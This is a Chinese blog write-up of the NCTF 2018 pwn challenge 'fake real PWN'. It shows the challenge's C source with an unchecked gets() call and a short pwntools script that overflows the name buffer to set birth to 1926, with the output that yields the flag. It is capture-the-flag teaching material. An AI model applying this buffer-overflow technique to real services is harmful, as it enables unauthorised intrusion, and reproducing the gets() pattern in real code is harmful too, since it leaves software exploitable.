NCTF-2018-PWN之假的真PWN的writeup

原创

程序小黑 于 2018-11-17 21:56:54 发布 37497 收藏

分类专栏： 网络安全 python 编程 文章标签： 网络安全 python 编程


网络安全 同时被 3 个专栏收录


77 篇文章 3 订阅

订阅专栏


python

9 篇文章 1 订阅

订阅专栏


编程

24 篇文章 1 订阅

订阅专栏

首先按照题目要求下载文件。很容易通过该源代码看出危险函数gets会覆盖结构体的地址。

这里题目要求我们使用nc命令。但是很明显我们需要通过16进制数来进行攻击，而\X在nc中会被转换成实体，所以我们并不能通过NC来进行攻击。这也是我之前在做这类PWN题的时候所遇到的问题。
现在先放出题目地址，https://nctf.x1c.club/challenges#Pwn

test.c - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)


```
#include <stdio.h>

struct Student {
    char name[8];
    int birth;
};

int main(void) {
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    struct Student student;
    printf("What\'s Your Birth?\n");
    scanf("%d", &student.birth);
    while (getchar() != '\n') ;
    if (student.birth == 1926) {
        printf("You Cannot Born In 1926!\n");
        return 0;
    }
    printf("What\'s Your Name?\n");
    gets(student.name);
    printf("You Are Born In %d\n", student.birth);
    if (student.birth == 1926) {
        printf("You Shall Have Flag.\n");
        system("cat flag");
    } else {
        printf("You Are Naive.\n");
        printf("You Speed One Second Here.\n");
    }
    return 0;
}
```


python脚本

我们可以通过py脚本来实现对该题的解答。广为人知的是，针对CTF的PWN题，在Python中有一个专门的PWN模块。
你可以在python解释器中import pwn来看模块是否被安装。如果没有安装可以使用命令pip install pwn来安装该模块。下面我将直接给出wp。


Applications
Places
Terminal
Sat 21:55
flagclient
main.cpp
get.py
flagclient64
config.txt
ios缓冲区溢出漏洞.py
1.py (/python) - VIM
File Edit View Search Terminal Help
#!/usr/bin/env python
#coding=utf-8
from pwn import *
payload = 'a'*8+ p32(1926)
conn = remote("ctf.acdxvfsvd.net",1926)
conn.recvuntil('What\'s Your Birth?\n')
conn.sendline("1234")
conn.recvuntil("What\'s Your Name?\n")
conn.sendline(payload)
conn.interactive()
"1.py" 13L, 267C
13,18
All
https://blog.csdn.net/qq_27180763

运行结果:


root@kali:/python# python 1.py
[+] Opening connection to ctf.acdxvfsvd.net on port 1926: Done
[*] Switching to interactive mode
You Are Born In 1926
You Shall Have Flag.
flag{gets_is_dangerous_+1s}
[*] Got EOF while reading in interactive
$